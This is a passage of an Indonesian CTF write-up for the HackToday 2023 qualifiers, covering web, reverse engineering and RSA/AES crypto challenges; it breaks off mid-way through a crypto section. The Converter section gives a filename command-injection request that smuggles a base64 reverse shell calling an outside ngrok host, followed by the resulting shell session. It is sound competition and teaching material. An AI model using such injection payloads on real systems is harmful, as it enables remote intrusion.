


Write Up Kualifikasi HackToday 2023



That Time I Reincarnated
as a Hacktoday Player



wrth, kangwijen, beluga

Daftar Isi

Web Exploitation	3
LogInspек	3
Converter	5
Reverse Engineering	8
OnlyAdminCanSee	8
Cryptography	9
Reverse RSA	9
Lo Lo Lo Gak Bahaya Ta?	16
DejaVu	22
Forensic	31
Doodled	31
OSINT	33
Initial Point	33
MUA	35
Kuala Lumpur	37
Miscellaneous	39
Welcome (again)	39
Where is my git?	39

Web Exploitation


LogInspek

Diberikan soal sebagai berikut

```
Mr. Robot trying to get his revenge  
to a hacker website and need to login  
as an admin, but seems like there is  
no backend? well we dont know. Thats  
why Mr. Robot asked John the  
Inspector to help him to get the  
flag.  
https://loginspek.netlify.app/
```

Dari soal yang diberikan, dapat didapati bahwa sepertinya aplikasi berjalan untuk frontend saja dan tidak memiliki backend. Dari ini bisa disimpulkan bahwa kemungkinan aplikasi menggunakan semacam Single Page Apps.

Apabila dicheck menggunakan inspect element, didapati bahwa aplikasi menggunakan Svelte



```
index.0.55a26304.js stores.d9405d73.js start.d21dd10a.js 0.55a26304.js X app.75a7d279.js >>  
H = _m("D1", {  
    class: "B"  
}),  
i(H).forEach(I),  
m.forEach(I),  
t(H,N)  
},  
n()  
    set(n.src, y = de) || e(n, "src", y),  
    e(n, "alt", "Hackers"),  
    e(n, "class", "svelte-17efk0t"),  
    e(u, "href", "https://www.youtube.com/watch?v=dQw4w9ngXQ"),  
    e(u, "rel", "noopener noreferrer"),  
    e(u, "class", "svelte-17efk0t"),  
    e(o, "class", "corner svelte-17efk0t"),  
    e(d, "viewBox", "0 0 5 1.5"),  
    e(d, "class", "svelte-17efk0t"),  
    e(p, "viewBox", "0 0 3 3"),  
    e(p, "aria-hidden", "true"),  
    e(g, "viewBox", "0 0 3 3"),  
    e(g, "class", "svelte-17efk0t"),  
    e(c, "href", "/"),  
    e(c, "class", "svelte-17efk0t"),  
    e(s, "aria-current", "page" === h[0].url.pathname ? "page" : void 0),  
    e(s, "viewBox", "0 0 3 3"),  
    e(l, "href", "/login"),  
    e(l, "class", "svelte-17efk0t"),  
    e(r, "viewBox", "0 0 3 3"),  
    e(r, "class", "svelte-17efk0t"),  
    e(d, "viewBox", "0 0 3 3"),  
    e(d, "class", "svelte-17efk0t"),  
    e(p, "viewBox", "0 0 3 3"),  
    e(p, "class", "svelte-17efk0t"),  
    e(g, "viewBox", "0 0 3 3"),  
    e(g, "aria-hidden", "true"),  
    e(s, "class", "svelte-17efk0t"),  
    e(f, "viewBox", "0 0 3 3"),  
    e(f, "class", "svelte-17efk0t"),  
    e(m, "viewBox", "0 0 3 3"),  
    e(m, "class", "svelte-17efk0t"),  
    e(k, m) {  
        set(k, t, m),  
        a(t, o),  
        a(o, u),  
        e(a, n),  
    },  
},  
Coverage n/a
```

Setelah ditelusuri source code nya, didapati route aplikasi berada ada file berikut. Di file ini juga diketahui endpoint yang menampilkan base32 dari flag

The screenshot shows a web-based tool for encoding and decoding data. The interface is divided into three main sections:

- Left Section:** Labeled "VIEW Encoded". It contains a large blue button with a white plus sign and a dropdown menu showing "Encoded". Below the button is the encoded hex string: NBQWQG23UN5SGC6L3GF2HUX3KOU2XIXZRNV2XAM3DORPTK23JNRWHGX3C0IYH2==.
- Middle Section:** Labeled "ENCODE DECODE Base32". It has a blue button with a white plus sign and a dropdown menu showing "Base32". Below these are two dropdown menus: "VARIANT" set to "Base32 (RFC 3548, RFC 4648)" and "Decoded 38 bytes".
- Right Section:** Labeled "VIEW Text". It has a blue button with a white plus sign and a dropdown menu showing "Text". Below the button is the decoded text: hacktoday{1tz_ju5t_1nSp3ct_5kills_b0r0}.

At the bottom center of the interface is a small circular icon with a question mark.

Flag: hacktoday{1tz_ju5t_1n5p3ct_5kills_br0}

Converter

Diberikan sebuah source code yang memiliki route /convert. Semua logic aplikasi berada pada endpoint ini.

```
app.post('/convert', upload.single('video'), (req, res) => {
    if (!req.file) {
        return res.status(400).json({ error: 'No file uploaded.' });
    }

    const inputBuffer = req.file.buffer;
    const content = inputBuffer.toString().toLowerCase();
    const originalFileName = req.file.originalname;

    if (originalFileName.includes(' ')) {
        return res.status(400).json({ error: 'Your filename contains whitespace' });
    }
    const hasBlacklistKeywords = blacklist.some(keyword =>
        originalFileName.toLowerCase().includes(keyword));
    if (hasBlacklistKeywords) {
        return res.status(400).json({ error: 'Say no to hacker' });
    }
    if (req.file.mimetype !== 'video/mp4') {
        return res.status(400).json({ error: 'Invalid file format' });
    }
    const fileExtension = path.extname(originalFileName).toLowerCase();
    if (fileExtension !== '.mp4') {
        return res.status(400).json({ error: 'Invalid file extension' });
    }
    if (req.file.size > 500000) {
        return res.status(400).json({ error: 'File too large', note: 'Limited only for 500kb' });
    }
    const randNameOutput =
        crypto.createHash('md5').update(crypto.randomBytes(16)).digest('hex');
    const outputPath = path.join(__dirname,
        `uploads/${randNameOutput}.mp3`);

    const inputFileTempPath = path.join(__dirname,
        `uploads/${originalFileName}.mp4`);
```

```

    fs.writeFileSync(inputFileTempPath, inputBuffer);

    const ffmpegCommand = `ffmpeg -i ${inputFileTempPath} -vn -ar 44100
-ac 2 -ab 192k -f mp3 "${outputFilePath}"`;
    exec(ffmpegCommand, (error, stdout, stderr) => {
        if (error) {
            console.error('Error during conversion:', error);
            res.status(500).json({ error: 'Error during conversion.' });
        } else {
            res.setHeader('Content-Disposition', 'attachment;
filename=converted.mp3');
            res.setHeader('Content-Type', 'audio/mpeg');
            const fileStream = fs.createReadStream(outputFilePath);
            fileStream.on('end', () => {
                fs.unlinkSync(outputFilePath);
            });
            fileStream.pipe(res);
        }
    }

    setInterval(() => {
        removeOldFiles(path.join(__dirname, 'uploads'));
    }, 60 * 1000);
}) ;
}) ;

```

Pada code berikut, dapat diamati bahwa aplikasi mengizinkan user untuk mengupload sebuah file dengan beberapa checking, yakni harus memiliki extension .mp4, memiliki content-type video/mp4, tidak lebih dari 500kb dan tidak boleh memiliki spasi. Kemudian file yang kita upload tersebut akan dilakukan konversi menggunakan ffmpeg menjadi file .mp3.

Nama file yang diupload user akan di-concatenate dengan \$pwd/uploads dan diakhiri dengan .mp4, kemudian dimasukkan ke variable `inputFileTempPath`. Dapat diamati bahwa aplikasi menggunakan input user `inputFileTempPath` langsung kedalam command line sehingga membuat aplikasi vulnerable terhadap command injection.

Untuk melakukan command injection, kita perlu melakukan request seperti ini

Request

```
Pretty Raw Hex
1 POST /convert HTTP/1.1
2 Host: 103.181.183.216:16006
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/116.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: multipart/form-data;
boundary=-----73296793938274780673336190821
8 Content-Length: 383
9 Origin: http://103.181.183.216:16006
10 Connection: close
11 Referer: http://103.181.183.216:16006/
12 Upgrade-Insecure-Requests: 1
13
14 -----
15 Content-Disposition: form-data; name="video"; filename="tes.mp4";echo ${IFS}YmFzaCAtaSA+JiAvZGV2L3RjcC8wLnRjcC5hcC5uZ3Jvay5pbv8xNDcxMiAwPiYx|base64${IFS}-d|bash;id;.mp4"
16 Content-Type: video/mp4
17
18 NIP on line 1 only contain 0-9 a-z A-Z , minimum 3 characters
19
20 -----
21
```


Disini saya menggunakan \${IFS} untuk melakukan bypass pada character spasi yang diblokir. Kemudian menggunakan payload reverse shell dalam base64 yang nantinya akan di decode dan di-input kedalam bash.

Mengirimkan code tersebut akan memberikan reverse shell kepada attacker.

```
root@Amogus:/tmp/shell# nc -nlvp 4444
Listening on 0.0.0.0 4444
Connection received on 127.0.0.1 59342
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
ctf@33cc8d0946f3:~$ whoami
whoami
ctf
ctf@33cc8d0946f3:~$ ls /
ls /
bin
boot
dev
etc
fl4gz_b872f667-5259-43a2-880e-f3c560bd1cb0
home
lib
lib32
lib64
.

ctf@33cc8d0946f3:~$ cat /fl4gz_b872f667-5259-43a2-880e-f3c560bd1cb0 && echo
cat /fl4gz_b872f667-5259-43a2-880e-f3c560bd1cb0 && echo
hacktoday{converting_has_never_been_this_enjoyable!_7a9eae92-dbd9-4743-bc42-62777090a5f2}
ctf@33cc8d0946f3:~$ |
```

Kata probset sih unintended wkwk



Flag:

hacktoday{converting_has_never_been_this_enjoyable!_7a9eae92-dbd9-4743-bc42-62777090a5f2}

Reverse Engineering

OnlyAdminCanSee

Disini kita diberikan file .NET. Saya menggunakan IDA untuk membuka file tersebut dan setelah saya langsung mengecek function yang menarik perhatian saya itu "Reversee1.MainWindow__OnlyAdminssssCanSee..." Dimana di file tersebut terdapat pastebin

```
maxstack 2
.locals init (bool V0,
               string V1)
nop
ldarg.0
ldfld bool Reversee1.MainWindow::OnlyAdmnssssCanSee
stloc.0
ldloc.0
brfalse.s loc_104


[PresentationFramework]System.Windows.Controls.TextBox Reversee1.MainWindow::Output
    [PresentationFramework]System.Windows.Controls.TextBlock Reversee1.MainWindow::Logggg
    [PresentationCore]System.Windows.UIElement::set_Visibility(valuetype [PresentationCore]System.Windows.V
    nce void [PresentationCore]System.Windows.UIElement::set_Visibility(valuetype [PresentationCore]System.Windows.V
    nce void [System]System.Net.WebClient::Get()
    sPastebinC_0 // "https://pastebin.com/raw/VWgc4jWn"
    nce string try [System]System.Uri::Create(string, string)

[PresentationFramework]System.Windows.Controls.TextBox Reversee1.MainWindow::Output
    nce void [PresentationFramework]System.Windows.Controls.TextBox::set_Text(string)

Line 5 of 16
Graph over
Output
IDA Strong Charset Code View 0.1
Enable/Disable Strong Charset View Use 'shift + a'
IDA Strong Charset Code View Plugin By 微笑一刀
IDA is analysing the input file...
You may start to explore the input file right now.
The initial autoanalysis has been finished.
IDC
AU: idle Down Disk: 13GB
Type here to search
8:06 PM 8/26/2023
```


Tentu saja saya langsung mengunjungi tempat tersebut.

(<https://pastebin.com/raw/VWgc4jWn>)



BOPCdfDk\u0026q5FA=W6?U\fgDJ*<4H=(GEDI7ZG?Y;32?ZU@21h^601h\^Z1h\^o

Isinya begitu ternyata, saya langsung masukkan CyberChef deh dan kita mendapatkan flagnya.



Input: BOPCdfDk\u0026q5FA=W6?U\fgDJ*<4H=(GEDI7ZG?Y;32?ZU@21h^601h\^Z1h\^o

Output: hacktoday{D0tN3t_Em4ng_3z_k4n_y4_g4k_sus4h_h4h4h4}

FLAG: hacktoday{D0tN3t_Em4ng_3z_k4n_y4_g4k_sus4h_h4h4h4}

Cryptography

Reverse RSA

Diberikan sebuah script seperti berikut beserta outputnya

```
from Crypto.Util.number import *
from Crypto.Cipher import AES
from Crypto.Util.Padding import pad
import random
import os
import hashlib

def generate_prime():
    while True:
        a,b = random.getrandbits(512), random.getrandbits(512)
        if isPrime(pow(a+b,2) - 2*a*b):
            return pow(a+b,2) - 2*a*b,a,b
```

```

def encrypt(m: str, a: int, b: int):
    key1 = hashlib.sha256(long_to_bytes(a)).digest()[:16]
    key2 = hashlib.sha256(long_to_bytes(b)).digest()[:16]
    enc = AES.new(key1+key2, AES.MODE_ECB)
    return enc.encrypt(pad(m.encode(),16)).hex()

def hehe():
    e = 3
    m = open("flag.txt", "r").read()
    while True:
        p,a1,b1 = generate_prime()
        q,a2,b2 = generate_prime()
        phi = (p-1)*(q-1)
        d = inverse(e,phi)
        if d > 1:
            break
    return [encrypt(m[:len(m)//2],a1,b1),
    encrypt(m[len(m)//2:],a2,b2)],p,q,e,phi,d

def main():
    c = os.urandom(128)
    c = bytes_to_long(c)
    arr,p,q,e,phi,d = hehe()
    n = p*q
    c = pow(c,e,n)
    with open("output.txt", "w") as f:
        f.write(f"arr = {arr}\n")
        f.write(f"n = {n}\n")
        f.write(f"hint1 = {pow(d,e,n)}\n")
        f.write(f"hint2 = {pow(phi,e,n)}\n")
        f.write(f"c = {c}\n")

if __name__ == "__main__":
    main()

```

Seperti yang dilihat kita diberikan n , $e=3$, d^3 dan ϕ^3 . Untuk menyelesaikan bagian pertama ini, kita perlu memfaktorkan n .

Untuk mengetahui cara faktorinya, pertama kita perlu tahu sama yang namanya [franklin-reiter related message attack](#).

Let $\langle N; e \rangle$ be Alice's public key. Suppose $M_1, M_2 \in \mathbb{Z}_N$ are two distinct messages satisfying $M_1 \equiv f(M_2) \pmod{N}$ for some publicly known polynomial $f \in \mathbb{Z}_N[x]$. To send M_1 and M_2 to Alice, Bob may naively encrypt the messages and transmit the resulting ciphertexts C_1, C_2 . Eve can easily recover M_1, M_2 , given C_1, C_2 , by using the following theorem:

Theorem 3 (Franklin–Reiter)^[1]

Let $\langle N, e \rangle$ be an RSA public key. Let $M_1 \neq M_2 \in \mathbb{Z}_N^*$ satisfy $M_1 \equiv f(M_2) \pmod{N}$ for some linear polynomial $f = ax + b \in \mathbb{Z}_N[x]$ with $b \neq 0$. Then, given $\langle N, e, C_1, C_2, f \rangle$, attacker (Eve) can recover M_1, M_2 in time quadratic in $e \cdot \log N$.

Proof

Since $C_1 \equiv M_1^e \pmod{N}$, we know that M_1 is a root of the polynomial $g_1(x) = f(x)^e - C_1 \in \mathbb{Z}_N[x]$. Similarly, M_2 is a root of $g_2(x) = x^e - C_2 \in \mathbb{Z}_N[x]$. Hence, the linear factor $x - M_2$ divides both polynomials. Therefore, Eve may calculate the greatest common divisor $\gcd(g_1, g_2)$ of g_1 and g_2 , and if the gcd turns out to be linear, M_2 is found. The gcd can be computed in quadratic time in e and $\log N$ using the Euclidean algorithm.

Jadi misalkan ada dua buah message m1 dan m2 yang di encrypt (preferably e nya kecil kayak 3), lalu kita tahu relasi kedua message itu (e.g m2 = m1+x), maka kita given c1 dan c2, kita bisa merecover si m1 ini.

Sekarang kalau diperhatikan, d dan phi kan sebenarnya memiliki relasi, jadi teorinya kita bisa melakukan related message attack.

Perhatikan bahwa:

$$\begin{aligned} ed &\equiv 1 \pmod{\phi} \\ (ed)^3 &\equiv (1 + k(\phi))^3 \\ e^3(d_{\text{enc}}) &\equiv (1 + k(\phi))^3 \end{aligned}$$

nah sekarang k ini berapa? tenang saja, k ini bisa kita bruteforce karena $k < e$ (the proof is left as an exercise to reader). Karena e nya = 3, maka k antara 1 atau 2

sekarang kita tinggal perlu mencari ciphertext yang related sama $i + k(\phi)$ ini, tentu saja, karena kita punya ϕ_{enc} , maka:

$$\begin{aligned} \phi_{\text{enc}} &\equiv (\phi)^3 \\ k^3(\phi_{\text{enc}}) &\equiv (k(\phi))^3 \end{aligned}$$

dari sini kita bisa melihat lewat 2 persamaan diatas terdapat related message, dengan anggapan $m_1 = k(\phi)$, maka $m_2 = m_1 + 1$, sehingga dari sini kita bisa melakukan related message attack

(source)

```
def gcd(a, b):
    while b:
        a, b = b, a % b
    return a.monic()

P = PolynomialRing(Zmod(n), names='X', ); (X,) = P._first_ngens(1)
g1 = (X + 1)**e - ((hint1**pow(3, e, n)) % n)
g2 = X**e - ((hint2**8) % n)
result = -gcd(g1, g2).coefficients()[0]
```

```

phi = result//2
print(phi)
assert pow(phi,e,n) == hint2
d = inverse_mod(e,phi)
print(d)
assert pow(d,e,n) == hint1

```

dari sini kita sudah dapat phi dan d, sekarang waktunya faktorin p dan q menggunakan aljabar biasa

notice bahwa $\phi = n - (p+q) + 1$
maka $p+q = n - \phi + 1$
sisanya bisa dilihat di comment potongan kode berikut

```

pplusq = int(n - phi + 1)
# q = pplusq - p
# n = p * (pplusq - p)
# n = pplusq * p - p**2
# p**2 - pplusq * p + n = 0
# p = (pplusq +- sqrt(pplusq**2 - 4 * n)) / 2 <- rumus akar persamaan
kuadrat
p = (pplusq + int(iroot(pplusq**2 - 4 * n, 2)[0])) // 2
if n % p == 0:
    q = n // p
else:
    p = (pplusq - int(iroot(pplusq**2 - 4 * n, 2)[0])) // 2
    q = n // p

```

oke sekarang kita sudah selesai memfaktorin, sekarang waktunya decrypt flag
perhatikan kode berikut

```

def generate_prime():
    while True:
        a,b = random.getrandbits(512), random.getrandbits(512)
        if isPrime(pow(a+b,2) - 2*a*b):
            return pow(a+b,2) - 2*a*b,a,b

```

```

def hehe():
    e = 3
    m = open("flag.txt", "r").read()
    while True:
        p,a1,b1 = generate_prime()

```

```

q,a2,b2 = generate_prime()
phi = (p-1)*(q-1)
d = inverse(e,phi)
if d > 1:
    break
return [encrypt(m[:len(m)//2],a1,b1),
encrypt(m[len(m)//2:],a2,b2)],p,q,e,phi,d

```

```

def encrypt(m: str, a: int, b: int):
    key1 = hashlib.sha256(long_to_bytes(a)).digest()[:16]
    key2 = hashlib.sha256(long_to_bytes(b)).digest()[:16]
    enc = AES.new(key1+key2, AES.MODE_ECB)
    return enc.encrypt(pad(m.encode(),16)).hex()

```

Nah jadi kalau dilihat, p itu dibentuk sebagai penjumlahan dua bilangan kuadrat ($a^{**2} + b^{**2}$), terus a sama b ini digunakan sebagai key untuk AES encrypt si flagnya, jadi kita tinggal perlu cari a dan b dari p dan q yang sudah kita miliki, untungnya sageMath sudah punya fungsi two_squares sehingga kita tidak perlu capek capek

```

a1,b1 = list(map(int,two_squares(p)))
assert a1**2 + b1**2 == p
a2,b2 = list(map(int,two_squares(q)))
assert a2**2 + b2**2 == q

```

full solver:

```

from sage.all import *
from gmpy2 import iroot
from Crypto.Cipher import AES
import hashlib
from Crypto.Util.number import long_to_bytes
arr =
['157ac614902984894fdeebbfbb071706c567595ec75d8cf15b4fa78daec262d',
'595c471aa4f4fd674f1e3d2d92451989241fc1e5483943462f22139c40f60d26']
n =
94047234137940968407504865357852858767945355113615768534128942008459118
29969003676331972051866542086573004196242231773112663882448836681678590
61693853208737072401256183407245763007386500197723894996672234142065491
36348808631392754773673932058039428457008308420300606448797993925607161
90756869979961824845241569993349385435448657207484771713611355411421946
90814595183636202331386029987012691846975791121945734969126868597602797
73849484821946035752495790195963713907531326796913234161767933523092242
55021352738424721594142218928582299260654395897260445353676685563521525
892292706947334487897374797852951852040590439389

```

```

hint1 =
55939708723879023118361207690531460590306370491050406727730165429489428
2784606145599924133221142874845532077139830258533039183282935580889489
02245847881939493322129959080320585100775146577397383634296823945153463
86666810771748148293171446763044598907955876774318481309458167872488622
02489625370728665219246850849531465607250163714577387028779607621513638
17974997743571028325113716928593721442241679307970653619648033677159302
73240054419228997493359011491145782315588344256074093543714857168791306
90793956769919193617810765575349163856434793328180751525777217810347087
656060661898920296778852235014244784438117344389

hint2 =
54466525986232863735407401856913775621123780549328636917453886275329973
81032665137705282537716393921078256974027879043372793432547277387313590
70180909195516473065708102767953824003215905017830937783108002370398102
96465706662025537441572219281430897699093032266777553500331764872062932
68111168110249714236854535547619145134751499925916881609808586089112703
50390575459103963236219630735454241586342545045996440167466292216955514
88172899015593881284682934180260857996369869309026434631131474922119644
26687699624427520381128316307257870691112821972197023935474933590589743
664317514018607706611905278629337485988906164194

e = 3

def gcd(a, b):
    while b:
        a, b = b, a % b
    return a.monic()

P = PolynomialRing(Zmod(n), names='X',); (X,) = P._first_ngens(1)
g1 = (X + 1)**e - ((hint1**pow(3,e,n))%n)
g2 = X**e - ((hint2**8)%n)
result = -gcd(g1, g2).coefficients()[0]
phi = result//2
print(phi)
assert pow(phi, e, n) == hint2
d = inverse_mod(e, phi)
print(d)
assert pow(d, e, n) == hint1

pplusq = int(n - phi + 1)
# q = pplusq - p
# n = p * (pplusq - p)
# n = pplusq * p - p**2
# p**2 - pplusq * p + n = 0
# p = (pplusq +- sqrt(pplusq**2 - 4 * n)) / 2

```

```

p = (pplusq + int(iroot(pplusq**2 - 4 * n, 2)[0])) // 2
if n % p == 0:
    q = n // p
else:
    p = (pplusq - int(iroot(pplusq**2 - 4 * n, 2)[0])) // 2
    q = n // p

print(p,q)
assert p*q == n
print("-----")
p,q = q,p
a1,b1 = list(map(int,two_squares(p)))
assert a1**2 + b1**2 == p
a2,b2 = list(map(int,two_squares(q)))
assert a2**2 + b2**2 == q

key1 = hashlib.sha256(long_to_bytes(a1)).digest()[:16]
key2 = hashlib.sha256(long_to_bytes(b1)).digest()[:16]
# key1, key2 = key2, key1
enc = AES.new((key1+key2), AES.MODE_ECB)
print(enc.decrypt(bytes.fromhex(arr[0])))
key1 = hashlib.sha256(long_to_bytes(a2)).digest()[:16]
key2 = hashlib.sha256(long_to_bytes(b2)).digest()[:16]
# key1, key2 = key2, key1
enc = AES.new((key1+key2), AES.MODE_ECB)
print(enc.decrypt(bytes.fromhex(arr[1])))

```

PROBLEMS 4 OUTPUT TERMINAL PORTS DEBUG CONSOLE

- (wrth@wrth)-[/mnt/d/technical/ctf/hacktoday]


```
$ python3 solversa.py
940472341379409684075048653578528587679453551136157685341289420084591182996900
7238949966722341420654913634880863139275477367393205803942845700830842030060644
359988835220048567770854536165002970309843623928828610972184739671810310312516
5459631433947312971300589078284803142972156573024
626981560919606456050032435719019058452969034090771790227526280056394121997933
482596664448156094710327575658724209285031824492880386929523046722056135337376
5733258901466990451805696907766686468732290826192190739814564931145402068750119
6973087622631541980867059385523202095314771048683
1262907798965614439162807095700417055410724278414624926441998374607706887246029
5306427968644132428178473078273017825157970988729985485218312844165563761000331
3679753788422347984868470152135790168607515248317264124265885194378370737240626
344332628112192496130308319656162753951786159497573
-----
b'hacktoday{R3v3rS3_RS4_W1th_\x05\x05\x05\x05\x05'
b'S0mE_Alg3brSa_1s_Aw3S0mE!!!}\x04\x04\x04\x04'
```

Flag: hacktoday{R3v3rS3_RS4_W1th_S0mE_Alg3brSa_1s_Aw3S0mE!!!}

Note: Awalnya saya ngga dapet, tapi setelah saya coba p sama q nya dibalik baru bisa

Lo Lo Lo Gak Bahaya Ta?

Diberikan script berikut beserta outputnya

```
from Crypto.Util.number import *
from Crypto.Cipher import AES
from Crypto.Util.Padding import pad
import os, random, hashlib

with open("flag.txt", "rb") as f:
    FLAG = f.read().rstrip()
    f.close()

NBIT = 2048
e = 65537

def get_factor(NBIT: int) -> tuple:
    p, q = getStrongPrime(NBIT//2), getStrongPrime(NBIT//2)
    return (p*q, p, q)

def encrypt(m: int, n: int) -> int:
    return pow(m, e, n)

def encryptFlag(plain: bytes, key: int) -> str:
    IV = os.urandom(16)
    cipher = AES.new(hashlib.sha256(str(key).encode()).digest()[:16],
AES.MODE_CBC, iv=IV)
    return (cipher.iv + cipher.encrypt(pad(plain, 16))).hex()

def main():
    sizeSlice = len(FLAG) // 4

    sliceFLAG = [FLAG[i*sizeSlice:(i+1)*sizeSlice] for i in range(4)]
    list_pub = [random.getrandbits(1024) for _ in range(3)]
    list_priv = [random.getrandbits(256) for _ in range(3)]
    last_priv = random.getrandbits(512)
    S = sum([i*j for i, j in zip(list_pub, list_priv)]) - last_priv

    (n, p, q) = get_factor(NBIT)
    a = random.randint(1, 1000)
    b = random.randint(1, 1000)
```

```

hint_1 = a * p - b * q
enc_pub_1 = encrypt(list_pub[0], n)
list_pub = list_pub[1:]

LIST_ENC_FLAG = [encryptFlag(plain, key) for plain, key in
zip(sliceFLAG, list_priv + [last_priv])]

with open("output.txt", "w") as f:
    f.write(f"{LIST_ENC_FLAG = }\n")
    f.write(f"{list_pub = }\n")
    f.write(f"{n = }\n")
    f.write(f"{hint_1 = }\n")
    f.write(f"{enc_pub_1 = }\n")
    f.write(f"{S = }")
    f.close()

if __name__ == "__main__":
    main()

```

Nah jadi untuk step pertamanya salah satu public key nya itu di encrypt rsa (enc_pub_1) dan kita diberi hint $a^*p - b^*q$ dengan $a,b < 1000$. Dari hint ini kita bisa bruteforce a sama b aja untuk dapat p dan q nya lalu decrypt public key nya

```

found = False
for a in range(1, 1000):
# for a in [210]:
    print(a)
    if found:
        break
    for b in range(1, 1000):
        # a * p - b * q = hint_1
        # q = (a * p - hint_1) / b
        # n = p * q
        # n = p * ((a * p - hint_1) / b)
        # n = (a * p**2 - hint_1 * p) / b
        # b * n = a * p**2 - hint_1 * p
        # a * p**2 - hint_1 * p - b * n = 0
        # p = (hint_1 +- sqrt(hint_1**2 - 4 * a * (-b * n))) / (2 * a)

        p = (hint_1 + int(iroot(hint_1**2 - 4 * a * (-b * n), 2)[0]))
// (2 * a)
        if n % p == 0:
            q = n // p
            found = True

```

```

        break
    else:
        p = (hint_1 - int(iroot(hint_1**2 - 4 * a * (-b * n),
2)[0])) // (2 * a)
        if n % p == 0:
            q = n // p
            found = True
            break

```

Nah sekarang tahap kedua adalah kita diberikan sum dari tiap pasang public * private key, bisa ditulis sebagai $S = priv_1 pub_1 + priv_2 pub_2 + priv_3 pub_3 - p$ dimana p adalah lastpriv.

